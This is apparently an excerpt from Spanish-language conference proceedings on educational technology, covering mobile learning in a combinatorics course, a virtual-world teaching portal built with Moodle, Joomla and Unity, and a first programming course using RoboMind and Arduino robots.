



Fig 3. Pantalla datos del equipo de estudiantes



Fig 4. Ejercitación



Al terminar la actividad los estudiantes tuvieron acceso a la evaluación de la misma en forma

inmediata, lo que les permitió que pudieran tener certeza de los conceptos bien aprendidos y reconocer los errores surgidos de una mala interpretación en el aprendizaje, para inmediatamente, revertirlos.

Resultados y discusión


En la Fig.4 se observa en cada caso los porcentajes de aprobación por grupo, esto permitió que inmediatamente cada grupo pudiera ver la respuesta correcta y preguntar las dudas que surgieron, luego de detectar el error.

Fig 4. Porcentaje de aprobación por grupo

Fecha de envío	Dirección de correo electrónico	Nombre y Apellido de los integrantes del grupo	Dirección de correo electrónico del grupo	Marcá tu curso	Total Puntos	Porcentaje	Envió	¿Informa envió?	1. Se distinguen los resultados de los p...	2. ¿Se visualizan rápidamente los resultados	3. ¿Es más interesante la clase	4. Es un ciclo que di...
06/02/2017 10:30	mar11@unsa.edu.ar	mar11@unsa.edu.ar	mar11@unsa.edu.ar	Lunes Mañana	7	20.00%	1	x	1	0	0	
06/02/2017 10:30	mar11@unsa.edu.ar	mar11@unsa.edu.ar	mar11@unsa.edu.ar	Lunes Tarde	0	0.00%	1	x	1	1	1	
06/02/2017 11:00	mar11@unsa.edu.ar	mar11@unsa.edu.ar	mar11@unsa.edu.ar	Lunes Noche	0	0.00%	1	x	0	1	1	
06/02/2017 11:00	mar11@unsa.edu.ar	mar11@unsa.edu.ar	mar11@unsa.edu.ar	Martes Mañana	0	0.00%	1	x	0	1	1	
06/02/2017 11:00	mar11@unsa.edu.ar	mar11@unsa.edu.ar	mar11@unsa.edu.ar	Martes Noche	0	0.00%	1	x	1	1	1	
06/02/2017 11:00	mar11@unsa.edu.ar	mar11@unsa.edu.ar	mar11@unsa.edu.ar	Miércoles Tarde	0	0.00%	1	x	0	1	1	
06/02/2017 11:00	mar11@unsa.edu.ar	mar11@unsa.edu.ar	mar11@unsa.edu.ar	Jueves Mañana Bellini	0	0.00%	1	x	0	1	1	
06/02/2017 11:00	mar11@unsa.edu.ar	mar11@unsa.edu.ar	mar11@unsa.edu.ar	Jueves Mañana Mazzi	0	0.00%	1	x	0	1	1	
06/02/2017 11:00	mar11@unsa.edu.ar	mar11@unsa.edu.ar	mar11@unsa.edu.ar	Jueves Noche	0	0.00%	1	x	0	1	1	
06/02/2017 11:00	mar11@unsa.edu.ar	mar11@unsa.edu.ar	mar11@unsa.edu.ar	Viernes Noche	0	0.00%	1	x	0	1	1	

Para evaluar el impacto de la utilización de dispositivos móviles en el aula se realizó una encuesta anónima a los estudiantes a través de un formulario on-line. Fue contestada por la totalidad de los estudiantes participantes.

Fig 5. Resultados



Los resultados obtenidos muestran que para más del 50% de los estudiantes la experiencia fue

interesante y les permitió aplicar los conceptos teóricos desarrollados previamente en la clase.

Conclusiones

Los estudiantes se sienten más motivados al utilizar el teléfono celular como herramienta para acceder y realizar la actividad. Resultó muy provechoso el trabajo colaborativo de los alumnos en grupo y el tener la inmediatez de la evaluación permitió una retroalimentación del aprendizaje. Facilitó la interacción con la materia y con el profesor al mismo tiempo que desarrolla competencias y habilidades.

Por otro lado las estadísticas nos brindaron información sobre cuáles fueron los cursos con mayor o menor grado de comprensión del tema Análisis Combinatorio.

Los porcentajes más bajos correspondieron a los cursos en los cuales se habían perdido varias clases debido a diferentes feriados. Este dato nos permitió intervenir positivamente para revertir la situación.

En experiencias futuras, se analizarán otras posibilidades y opciones que ofrece el m-learning para obtener información sobre la evolución del desempeño de los estudiantes en forma individual o grupal.

Referencias

[1] FRANCESC IMBERNON. Tesis “Mejorar la enseñanza y el aprendizaje en la universidad” .2009.

[2] ISEA S: COOP .Mobile Learning, Análisis prospectivo de las potencialidades asociadas al Mobile Learning. 2009.

[3] SCOPEO. M-learning en España, Portugal y América Latina. 2011.

Monográfico SCOPEO, nº 3.

<http://scopeo.usal.es/wp-content/uploads/2013/04/scopeom003.pdf>

[4] BRAZUELO, F, GALLEGO, D.; ALONSO, C. M.; CACHEIRO, M. L. Nuevos recursos móviles. Educación, Sociedad y Tecnología. 2011.

[5] MIGUEL ANGEL MARZAL Y SILVIA PEDRAZZI. Las oportunidades y Debilidades del

M-Learning como factor educativo competencial. 2014.

<https://docs.google.com/viewerng/viewer?url=http://periodicos.ufpb.br/ojs2/index.php/ies/article/viewFile/16471/10936>

[6] NAISMITH L., LONSDALE P., VAVOULA G., AND SHARPLES, M. Literature Review in Mobile Technologies and Learning, Report 11, Future lab Series, 2004.

http://www.futurelab.org.uk/research/reviews/reviews_11_and12/11_01.htm

[7] WILEY, D. V. .Connecting learning objects to instructional design theory: A definition, a metaphor, and taxonomy. 2000.

[8] ANEXO I OBJETO DIGITAL EDUCATIVO (ODE), 2009]. Ministerio de educación. España.

[9] VIZCARRO, C., GALISTEO, A. Diploma en Innovación y Nuevas Tecnologías en Educación Superior, Madrid: Universidad Autónoma de Madrid. Centro de Aprendizaje e Instrucción (CAI). Disponible en:

<http://www.uam.es/servicios/apoyodocencia/cai/diploma.htm> [2008, 26 de febrero].

Ingeniería de Software para Aplicación de Peer-Instruction Usando Mundos Virtuales

Calixto Alejandro Maldonado
Secretaria de Investigación
Universidad Siglo21
Córdoba, Argentina
cmaldonado@uesiglo21.edu.ar

Manuel Pérez Cota
Departamento de Informatica
Universidad de Vigo
Vigo, España

Resumen — Este trabajo se basa en los avances hechos durante la realización de una tesis doctoral que trata sobre la aplicación de Tecnologías de Información y Comunicación (TICs) en educación. A los efectos de completitud de las conclusiones se han incluido algunas partes previamente tratadas en un simposio Doctoral en la Cisti2016. Se fundamenta en la Ingeniería de Software Basada en Componentes (ISBC) [1] [2] para buscar Software disponible para construir una plataforma de educación denominado Portal Educativo Inmersivo (PEI) compuesto de un Content Management Software (CMS), un aula virtual o Learning Management Software (LMS), un servidor y visor de Mundos Virtuales (MV), librerías de comunicación desde los CMS y MV hacia el LMS, entre LMS y teléfonos móviles y uso de mejores prácticas de usabilidad para personas con discapacidades varias.

Un objetivo del trabajo es determinar los requerimientos que genera la aplicación de las estrategias de aprendizaje Blended Learning (BL) y Peer Instruction (PI) estudiando la forma en que la Inmersividad que un MV ofrece a los participantes, la posibilidad de su aprovechamiento en el entorno de actividades para mejorar la enseñanza de tópicos referidos a la Ingeniería Informática. Para este propósito, se ha dado importancia a conocer los requerimientos de sistema y funcionales de los usuarios de la plataforma, las instituciones educativas, los docentes y los estudiantes referidos a la aplicación de BL y PI en el PEI.

Palabras Clave – *E-teaching, ISBC, MV; Blended Learning; Peer Instruction;*

1. INTRODUCCIÓN

El uso de Mundos Virtuales (MV) en educación.

Aunque desde inicios del año 2007 se observó un marcado uso de los juegos interactivos con Mundos Virtuales (MV) con diversas finalidades. Esta tendencia que alimentaba el entusiasmo de sitios de MV en línea como Second Life (SL) [6], Hipihi [7], Lively de Google [8], Habbo's Hotel [9], y que, luego de un importante crecimiento en las cifras de nuevos

usuarios y accesos simultáneos fueron estancándose y decayendo desde el año 2010. Así se vio a las empresas que invirtieron en tomar posición en los MV por considerarlo estratégico, luego abandonaban su utilización de los mismos ante las primeras experiencias no muy exitosas [10]. Esto fue en todos los ámbitos en el que se aplicaron las experiencias en MVs, las empresas de entretenimientos, artistas famosos con sus recitales, empresas de todo tipo que instalaron negocios e instituciones educativas apelando a simular aulas en campus virtuales. El ejemplo de Lively, de Google, que con la explicación oficial [11] habla de la necesidad de la empresa de no apartarse de sus principales productos, sin mencionar el poco uso posterior a la creación de un ámbito virtual que, no tenía un objetivo claro, carecía de consignas para realizar tareas específicas dentro de habitación que se le destinaba al usuario y terminó prontamente abandonado. Numerosas universidades y colegios del mundo que habían creado sus campus virtuales en SL, en la actualidad estos escenarios no se encuentra actividad en la mayoría de los casos, y en muchos casos han desaparecido. La actividad académica dentro de SL parece haber sido puesta en pausa, esto lo demuestra que la última actividad en el Blog oficial referida a calendarios académicos data de Agosto del 2011. [12]

En todos estos casos la idea principal es realizar tareas sincrónicas de educación con grupos de estudiantes y profesores pero, en general, fue un impulso desde las TICs, sin un acompañamiento de estrategias pedagógicas maduras para la aplicación de la Inmersividad, se recurría a una rutinización del nuevo recurso, que según Drucker [13] es el efecto de que sucede cuando las industrias aplican tecnologías radicalmente nuevas para “mejorar” viejos procesos, como los primeros cineastas que usaban la cámara para filmar obras de teatro [14]. En el ámbito de la educación el uso de Mundos Virtuales 3D en muchos casos se limitaba a desarrollar aulas, para realizar “inmersivamente” las actividades que se realizan y aburren a los estudiantes en aulas reales.

Como afirma Kapp y Driscoll [14] “*Hoy, los profesionales del aprendizaje, no se han detenido a tomar las lecciones de Monjes, Industrialistas o de los “webvolucionarios” sino que han caído en la trampa de la rutinización. Los educadores*

parecen envueltos en una forma extraña de complicidad inconsciente en el que su adhesión tenaz al paradigma del aula les ha mostrados ajenos al increíble potencial que tiene la webvolution para revolucionar el aprendizaje tanto para empresas e instituciones educativas”

Previamente se define en [14] a la webvolution al proceso en tres etapas, de la cual la última es la que está en desarrollo a partir de la Web 2.0, y que describe de esta manera a “*la web está en medio de una migración desde un navegador web tradicional con su interfaz de dos dimensiones a una de tres dimensiones. Del mismo modo que la introducción del navegador Mosaic cambia la sociedad y los negocios, la inminente transformación de la Internet desde un conducto estático, unidireccional de información en un entorno virtual en tres dimensiones en el que la gente - como avatares- vivirá, trabajará y jugará tendrán un impacto transformacional igualmente significativo”*

La principal motivación de este trabajo es que las TICs pueden ayudar y mucho en la mejora de la enseñanza, pero la experiencia nos habla de muchos intentos que han terminado en fracaso, aún con empresas mundiales con diseño de dispositivos e importantes inversiones de dinero y esfuerzo sin los resultados esperados en la adopción ni el éxito esperado. La propuesta del trabajo es demostrar que el uso de la ISBC, permite definir mejores aplicaciones para lograr mejor enseñanza.

Con el estudio realizado en este proyecto se ha encontrado que los intentos de la aplicar Mundos Virtuales a la educación, sin tener en cuenta los requerimientos de los docentes y las estrategias didácticas aplicadas, derivaron en que el artefacto construido como ambiente inmersivo no logra el efecto buscado de mejorar el aprendizaje resultando que se abandona toda la estrategia. Así se han construido artefactos que no resultan útiles ni efectivos para los usuarios finales, docentes y estudiantes, ya que no se ha diseñado para un propósito educativo concreto, realizable y medible y por lo que han quedado en desuso sin lograr el efecto deseado. Es una hipótesis a comprobar que este fracaso se debe a que no se ha aplicado una adecuada gestión de requerimientos, como lo indica la disciplina dentro de la Ingeniería en Software, pudiendo abrir la oportunidad de que si es bien aplicada contribuir al éxito, especialmente dirigido a las personas con discapacidades varias.

El hecho que una clase que use la experiencia de inmersión, dada en un escenario de MV con actividades colaborativas, puede considerarse como una actividad de aprendizaje más significativa.

2. ELEMENTOS DE TRABAJO Y METODOLOGÍA

A. Objetivo Principal

A través de la ISBC [1] [2] estudiar y desarrollar pautas, estrategias y materiales, diseñar artefactos con usabilidad que permitan aprovechar las ventajas del uso de distintos componentes de software de CMS, LMS y MV e interfaz con teléfonos móviles, para impartir educación construyendo metáforas familiares para los jóvenes con los que poder transmitir contenido educativo de diversas disciplinas de la

Ingeniería, Física, Matemáticas, Química e Informática, y de otras ramas del conocimiento como Historia, Geografía buscando principalmente que el estudiante se sienta invitado a un lugar conocido, que domina, que ha aprendido de sus pares y es un tema de conversación entre ellos. Este lugar es el Mundo Virtual similar a los de los juegos de video.

B. Objetivos Específicos

- Estudiar las estrategias Didácticas actuales para obtener requerimientos formales de estas prácticas de los profesores y asistentes a la enseñanza de contenidos de materias curriculares y laborales
- Investigar el estado de arte de los software que pueden usarse como complemento en un portal educativo que incluya un CMS, un LMS, Servidor y cliente de MV, interfaces entre ellos y analizar las características y potencialidades de uso de cada uno de ellos para poder elegir la tecnología para desarrollar posteriormente un prototipo de plataforma para ser aplicado a la enseñanza de Ingeniería en el marco de una universidad en la República Argentina.
- Seleccionar la plataforma más adecuada de las disponibles entre los CMS, LMS, MV y librerías de interfaz.
- Realizar pruebas de concepto de la forma de cumplir los requerimientos con un MV ya existente
- Diseñar actividades que permitan aplicar estrategias didácticas actuales, como el manejo de los conocimientos previos para que materialicen experiencias basados en metáforas inmersivas y así despertar el interés de los estudiantes.
- Definir actividades extra, con especial cuidado en la elaboración de argumentos que permitan cumplir con los requerimientos detectados durante el estudio.
- Desarrollar un software de Servidor de mundo Virtual
- Desarrollar un software de Cliente de Mundo Virtual
- Desarrollar las interfaces entre el Software de MV y la plataforma Moodle, y su base de datos
- Desarrollar un escenario de Mundo Virtual con el software Unity, con el agregado de, al menos 5 módulos ad-Hoc que permitan construir Mapas conceptuales y cuestionarios interactivos,
- Diseñar un modelo de datos con tablas que almacenarán los datos que surjan de las actividades anteriores con información, por ejemplo, de los conocimientos previos de los participantes, participación, tiempos, accesos, categoría de los estudiante, de acuerdo a su sexo,

edad y nivel y otros que fueran necesario almacenar

- Desarrollar una interfaz para el profesor con reportes que permitan conocer diferentes dimensiones de las categorías etarias y de nivel educativo involucradas en las experiencias desarrolladas en este trabajo.
- Diseñar un modelo de datos que permitan almacenar la información referida a las actividades a llevar a cabo dentro del MV
- Documentar y difundir como lo indica Vincenti [4] para impulsar el uso de MV en educación, de forma tal que estimule a los docentes de otras materias a pensar en metáforas aplicables al sistema construido en el presente trabajo.
- Diseñar actividades que permitan participar a personas con algún tipo de impedimento físico, buscando que las paginas publicadas por el CMS, LMS y MV cumplan con el nivel AA según lo sugerido por Gonzalez Crespo [5]

3. METODOLOGÍA PROPUESTA PARA LA RESOLUCIÓN DEL PROBLEMA

El aporte de este trabajo es analizar la situación e intentar a través de la ISBC [1] [2] integrar un PEI tomando los requisitos de los actores principales, buscando componentes disponibles, elegir los más adecuados junto con las interfaces necesarias y diseñar las actividades de las estrategias de BL [15] y PI [16] que permitan una mejor enseñanza.

El método estadístico para analizar los resultados se basará en el análisis de dispersión de Pearson, [17] analizando de a pares los valores de las evaluaciones antes y después de las actividades siguiendo la estrategia PI.

4. RESULTADOS

Se ha avanzado en la elección del CMS, y se ha creado el sitio ww.temuestrocomo.com.ar con Joomla [18] por ser una plataforma que funciona en servidores estándares con los sistemas operativos y bases de datos más difundidos entre los software basados en licencias abiertas.

En el caso de LMS, se ha optado por instalar Moodle [19] que permite proveer cursos con material escrito, videos, vínculos externos, exámenes interactivos, con manejo de libro de resultados, agregar tablas a su modelo de base de datos.

Ambos componentes ya están funcionando en la citada página web, y en breve se terminara de construir el cliente y servidor de Mundos virtuales para navegar desde las lecciones de los cursos soportados en el LMS. Desde este conjunto de servicios se podrá proveer materiales de estudios, acceder a las actividades inmersivas en el software y los resultados de esta presencia y eventualmente alguna evaluación se registraría en el LMS, mientras que el CMS hace de portal web con publicación de noticias cortas y artículos relacionados, visibles por estudiantes registrados o público en General.

En cuanto al Mundo Virtual, se estudiaron los software de licencia abierta Open Sim y el lenguaje de desarrollo de Juegos Unity y se ha desarrollado un modelo de Aula virtual y aplicativos para realizar las tareas básicas que requiere la PI, es decir una evaluación al inicio de la clase, la misma al finalizar y una tabla de resultados de ambas instancias evaluativas, lo que le permite al instructor evaluar el resultado cognitivo de la clase. En las Fig. 1 y Fig. 2 imágenes del software desarrollado en sus primeras fases, del Aula inmersiva.



Figura 1 Pantalla de acceso al software de MV en Unity (fuente propia)



Figura 2 Aula Inmersiva con Unity (fuente propia)

El PEI a completar deberá poder comunicarse entre el CMS, LMS y el software de MV y desde el LMS deberá poder enviar mensajes a teléfonos celulares para cumplir con la premisa del trabajo referido a la M-Learning. Se considera una aporte importante lo desarrollado por autores dedicados al tema de uso de teléfonos celulares para mejorar el aprendizaje.

El requerimiento inicial de usabilidad estará dado por un informe de accesibilidad sobre todas las funcionalidades del PEI, para medir el grado de usabilidad alcanzado por toda la plataforma.

Finalmente con el PEI finalizado se realizarán prototipos de cursos integrando los aspectos considerados en el trabajo

5. AGRADECIMIENTOS

Se desea manifestar el agradecimiento por el apoyo de la Universidad Siglo21 y a la Universidad de Vigo por el apoyo continuo al trabajo presentado.

6. REFERENCIAS

- [1] I. Sommerville, Ingeniería del Software, Madrid: Pearson Educación, 2005.
- [2] R. Pressman, Ingeniería del software, un enfoque práctico, 6 edición ed., Mexico: MacGraw-Hill Interamericana, 2006.
- [3] M. M. e. a. CIVAROLO, «¿CÓMO TRANSFORMAR EL AULA DE LA ESCUELA SECUNDARIA, EN UNA CULTURA DE PENSAMIENTO QUE FAVOREZCA PROCESOS DE COMPRENSIÓN?,» 2008.
- [4] G. Vincenti y J. Braman, «Multi-user virtual environments for the classroom: Practical approaches to teaching in virtual worlds,» *Information Science Reference*, 2011.
- [5] R. Gonzalez Crespo y &. otros, «Improving Cognitive Load on Students with Disabilities through Software Aids,» *Assistive Technologies: Concepts, Methodologies, Tools, and Applications*, pp. 1255-1268, 2014.
- [6] S. Life, «What is,» 08 January 2014. [En línea]. Available: <http://secondlife.com/whatis/?lang=en>. [Último acceso: 01 February 2015].
- [7] Hipihi, «home,» 03 2009. [En línea]. Available: http://www.hipihi.com/index_en.html marzo .
- [8] Google, «Lively no more,» 12 2008. [En línea]. Available: <http://googleblog.blogspot.com.ar/2008/11/lively-no-more.html>
- [9] habbo, «www.habbo.es,» 2009. [En línea]. Available: <https://www.habbo.es/>. [Último acceso: 01 03 2015].
- [10] F. Awards, «Finalist Fiascos Google Lively,» 2013. [En línea]. Available: <http://www.fiascoawards.com/continguts/general/fitxa.php?id=7>.
- [11] The Lively Team, «Lively No More,» 09 November 2008. [En línea]. Available: <http://googleblog.blogspot.com.ar/2008/11/lively-no-more.html>. [Último acceso: 15 December 2014].
- [12] Linden lab, "Academic Showcase," 08 May 2011. [Online]. Available: <http://community.secondlife.com/t5/Inworld/Academic-Showcase-in-Second-Life/ba-p/1019713>. [Accessed 15 November 2014].
- [13] P. Drucker, «Beyond the information Revolution,» *The Atlantic Monthly*, vol. Volume 284, nº No. 4, pp. page 47-57., October 1999; Beyond the Information Revolution.
- [14] K. M. Kapp y T. O'Driscoll, (2009). Learning in 3D: Adding a new dimension to enterprise learning and collaboration., San Francisco: John Wiley & Sons, 2009.
- [15] V. &. A. D. Arranz, «Desarrollo de las competencias mediante Blended Learning: un modelo de análisis descriptivo,» 2005. [En línea]. Available: <http://www.sav.us.es/pixelbit/pixelbit/articulos/n26/n26art/art2607.htm> .
- [16] C. Crouch y E. Mazur, «Peer Instruction: Ten years of experience and results,» *American association of physics teachers*, pp. 970-977, 2001.
- [17] C. Bernal, Metodología de la Investigación, 2006.
- [18] Joomla, «Joomla!,» The Joomla Project, 2014. [En línea]. Available: <https://www.joomla.org/about-joomla.html>. [Último acceso: 05 2015].
- [19] «Acerca de Moodle,» Martin Dougiamas, 08 2015. [En línea]. Available: https://docs.moodle.org/all/es/Acerca_de_Moodle. [Último acceso: 01 2018].
- [20] Minecraft, «News,» 2012. [En línea]. Available: <http://minecrafte.com/news/>. [Último acceso: December 2014].
- [21] L. Lab, «Second Life – visitado en Febrero 2013,» 01 02 2013. [En línea]. Available: <http://secondlife.com-/whatis/faq.php#02>.
- [22] I. Sommerville, Ingeniería del Software, Madrid: Pearson Educación, 2005.

Secuencia y Material Didáctico para un Primer Curso de Programación Empleando RoboMind y un Robot Móvil Arduino

María Julia Blas

INGAR Instituto de Desarrollo y Diseño
UTN-CONICET
Avellaneda 3657, 3000 Santa Fe, Argentina
mariajuliablas@santafe-conicet.gov.ar

Alexis David Mandracchia
Facultad Regional Santa Fe
Universidad Tecnológica Nacional
Lavaisse 610, 3000 Santa Fe, Argentina
pochidavid@gmail.com

Marta Castellaro

Facultad Regional Santa Fe
Universidad Tecnológica Nacional
Lavaisse 610, 3000 Santa Fe, Argentina
mcastell@frsf.utn.edu.ar

Federico Hauque
Facultad Regional Santa Fe
Universidad Tecnológica Nacional
Lavaisse 610, 3000 Santa Fe, Argentina
fghauque@gmail.com

Abstract

Este trabajo presenta el desarrollo realizado a fin de incorporar un robot móvil Arduino¹ a la cátedra "Algoritmos y Estructuras de Datos". Se trata de una secuencia didáctica diseñada con el fin de abordar de distintas formas la introducción al diseño de algoritmos en un primer curso de programación. El principal objetivo de esta propuesta es brindar a los alumnos un mecanismo que permita probar algoritmos desarrollados en el entorno de simulación RoboMind² en un ambiente real, haciendo uso de un robot físico. Planteando una equivalencia entre el robot virtual y el robot real, la propuesta permite adaptar un conjunto de instrucciones pre-establecidas haciendo uso de desarrollos propios producidos por becarios de grado. La electrónica requerida para realizar movimientos sobre el robot Arduino se enmascara en una librería, brindando a los estudiantes la posibilidad de usar métodos sin preocuparse por los aspectos técnicos. De forma complementaria, se construyó una herramienta de software que transforma automáticamente códigos del robot virtual a códigos del robot real. La secuencia didáctica comenzó en las primeras clases con consignas de recorridos a ejecutar por los alumnos con pasos y giros, siguió con el uso de un robot virtual y se consolidó, un tiempo después, con el uso de robot real y el empleo del recurso didáctico, el que también puede utilizarse como ejemplo/caso de estudio.

¹ Arduino – Más información en <https://www.arduino.cc/>.

² RoboMind – Más información en <http://www.robomind.net/es/>.

1. Introducción

En los últimos años la alta tasa de deserción temprana en las Universidades se ha convertido en un tema de creciente interés para las Instituciones [1-3]. La deserción puede enfocarse desde diversos modelos, destacándose los modelos psicológicos, sociológicos, económicos, y de interacción organizacional. En todos estos casos, es importante que las Universidades evalúen la forma en la cual los contenidos, la organización del aprendizaje y los métodos de enseñanza repercuten en el rendimiento académico y la deserción de sus alumnos.

Diferentes estudios han demostrado la relación existente entre lo cognitivo y lo motivacional en cuanto a las condiciones de aprendizaje significativo, planteando que el rendimiento alcanzado por un individuo se encuentra determinado tanto por sus conocimientos y capacidades cognitivas como así también por un conjunto de factores que pueden ser englobados de forma genérica como "motivación" [4]. Esta realidad requiere que los docentes amplíen el conjunto de recursos básicos con los que habitualmente trabajan, generando nuevas propuestas que apoyen tanto el aprendizaje como las competencias de los estudiantes.

En este contexto, se deben explorar diferentes escenarios de trabajo, diseñar acciones y proyectos colaborativos, elaborar materiales apropiados y disponer de los recursos necesarios para poder llevar a cabo las propuestas, generando los espacios requeridos para el apoyo, acompañamiento y evaluación de los resultados obtenidos [5]. Los trabajos de investigación que apuntan

en esta dirección incluyen el diseño, implementación y análisis de una propuesta de intervención didáctica que incorpora recursos TIC, planificada como una secuencia didáctica (SD). En este sentido, [6] y [7] analizan los aportes de los entornos virtuales de aprendizaje como complemento a la enseñanza presencial, generando un ámbito propicio para promover el aprendizaje a partir de procesos de comunicación multidireccionales (docente/alumno, alumno/docente y alumnos entre sí).

Una SD es un conjunto de actividades educativas que, encadenadas, permiten abordar de distintas maneras un objeto de estudio. Todas las actividades deben compartir un hilo conductor que posibilite a los estudiantes desarrollar su aprendizaje de forma articulada y coherente. Puede decirse que una SD tiene la finalidad de ordenar y guiar el proceso de enseñanza que impulsa un educador [8], siendo el resultado de establecer una serie de actividades de aprendizaje que tengan un orden interno entre sí (partiendo de la intención docente de recuperar aprendizajes y nociones previas, y vincularlas a situaciones problemáticas y diferentes contextos reales, con el fin de que se pueda abrir el proceso de aprendizaje) [9].

Al planificar las secuencias didácticas, la complejidad de las actividades se hace progresiva y acorde a los conocimientos y habilidades que van adquiriendo los alumnos. La duración de una SD depende de los temas y de los objetivos, por lo que en su planificación se debe tener en cuenta el grado de conocimientos que los alumnos tienen en cada instancia junto con sus principales intereses. Esto permite, luego, plantear actividades que cautiven la atención de los estudiantes y ofreciendo un espacio de aprendizaje motivador. Entonces se pueden identificar diferentes etapas las cuales, en general, contemplan una introducción para intentar despertar el interés de los alumnos, una aplicación práctica para acentuar el aprendizaje (reforzar la utilidad del conocimiento) y finalmente una transferencia. En este artículo se detalla una SD que se ha planteado en tres momentos del año: i) A inicio del curso (para introducir el concepto de algoritmos y los entornos virtuales). ii) A mediados del curso (para consolidar el concepto de algoritmos e introducir nociones de robótica). iii) Ya avanzado el curso (para afianzar los conceptos de diseño de programas, uso de librerías y transformación de códigos).

2. Contexto de Enseñanza-Aprendizaje

La cátedra Algoritmos y Estructuras de Datos (AEDD) forma parte de la estructura curricular de primer año de la carrera Ingeniería en Sistemas de Información. Su objetivo es introducir al alumno en la programación y el diseño de estructuras de datos que le permitan formular soluciones específicas aplicables a distintos tipos de

problemas. Se desarrollan contenidos y habilidades sobre el diseño de algoritmos bajo el paradigma procedural y la construcción de programas estructurados utilizando C++, incluyendo el empleo de estructuras de datos simples (arreglos, cadenas, registros, archivos y listas dinámicas). En virtud de cumplir este objetivo, el cronograma de actividades planificadas propone que el alumno trabaje en dos etapas diferentes, a saber:

- *Etapas 1 (primeras 5-7 semanas):* Introducción al diseño de algoritmos. Resolución de problemas generales que conducen a algoritmos simples, con distintos ejecutores y, en particular, trabajo interactivo haciendo uso del entorno RoboMind (entorno que permite que los estudiantes programen un robot virtual en base a un conjunto de instrucciones y estructuras de control predefinidas).
- *Etapas 2 (semanas restantes):* Especificación de algoritmos computacionales, estructuras de datos y codificación de programas de software en el lenguaje de programación C++.

El uso de este enfoque basado en etapas permite que los docentes planteen, en una primera instancia, el pensamiento algorítmico en los alumnos; generando un espacio propicio para centrar su atención en el desarrollo de soluciones.

Para introducir el concepto de algoritmos se comienza a trabajar con distintos ejecutores (que no sea una computadora) y con problemas o cuestiones genéricas que los alumnos comprenden de la vida cotidiana. Se comienza pensando en algoritmos expresados por medio de instrucciones (mandatos) en formato coloquial, como ser preparar un café, lavarse los dientes y/o sumar números con una calculadora. Luego, se trabaja con problemas de movimientos y recorridos, los cuales son ejecutados por alumnos que pueden dar pasos, giros y/o hacer preguntas (como por ejemplo moverse formando un cuadrado y avanzar salvando obstáculos, entre otros). De esta manera, se abstrae al estudiante de las dificultades propias del lenguaje de programación y se fomenta el proceso de aprendizaje utilizando la programación de un robot virtual como herramienta de enseñanza. Al superar esta etapa, los estudiantes han asimilado un conjunto de pseudo instrucciones básicas que permiten a los docentes pasar luego a instrucciones para computadoras en un lenguaje de programación. Bajo este esquema de enseñanza, se logra que los alumnos desarrollen su capacidad de abstracción, ejerciten el razonamiento lógico y adquieran autonomía para resolver problemas de forma metódica. Sin embargo, la adquisición de habilidades complejas (como lo es la programación), suele simplificarse cuando se evidencia no sólo en un contexto teórico-práctico sino también en un entorno físico. Aunque el conjunto de instrucciones

RoboMind permite desarrollar y probar algoritmos simples en un entorno controlado, desde la cátedra de AEDD se cree que la visualización en un entorno real del comportamiento codificado (es decir, haciendo uso del espacio físico y de herramientas tangibles), puede dar lugar a escenarios motivadores en los estudiantes. Por ello, se agregó a la secuencia tradicional una nueva instancia de trabajo que consistente en ocupar un robot físico de manera que los alumnos interactúen con un ejecutor de desplazamiento físico.

En este contexto, a fines del ciclo lectivo 2016, la cátedra AEDD recibió dos robots móviles “Rover RM-2” basados en Arduino NANO V3.0. Estas placas fueron diseñadas exclusivamente con fines educativos, por lo que el firmware que traen de fábrica es sencillo de comprender y la edición de códigos fuentes es simple de realizar. Sin embargo, en el caso de un estudiante ingresante de Ingeniería en Sistemas de Información, el trabajo con este tipo de robots presenta dos dificultades:

- i) Requiere conocimientos de electrónica a fin de garantizar el correcto manejo de los motores, sensores y pines; pero no todos los ingresantes tienen estos conocimientos previos y recién están cursando física en forma paralela.
- ii) Debe ser programado haciendo uso del paradigma orientado a objetos; pero este paradigma recién será abordado en el segundo año de la carrera.

Debido a estas dificultades y, en virtud de proporcionar recursos que apoyen el proceso de aprendizaje propuesto haciendo uso del material disponible, desde la cátedra se propuso construir el material didáctico necesario para completar la SD. Docentes ayudantes y becarios trabajaron en el diseño, implementación y guía de uso de un material didáctico empleando RoboMind y los robots móviles Arduino disponibles. El desarrollo del material se realizó utilizando la metodología, el lenguaje y los contenidos que se trabajan durante el curso, por lo que además se lo documento de manera tal que pueda ser utilizado como caso de estudio o ejemplo a presentar a los alumnos en distintas instancias del cursado de la asignatura. De esta manera, la herramienta desarrollada permite compatibilizar los robots Arduino con RoboMind. La propuesta, su diseño e implementación junto con la puesta en marcha de la SD como parte de las actividades del curso, son los principales tópicos que se abordan en este trabajo.

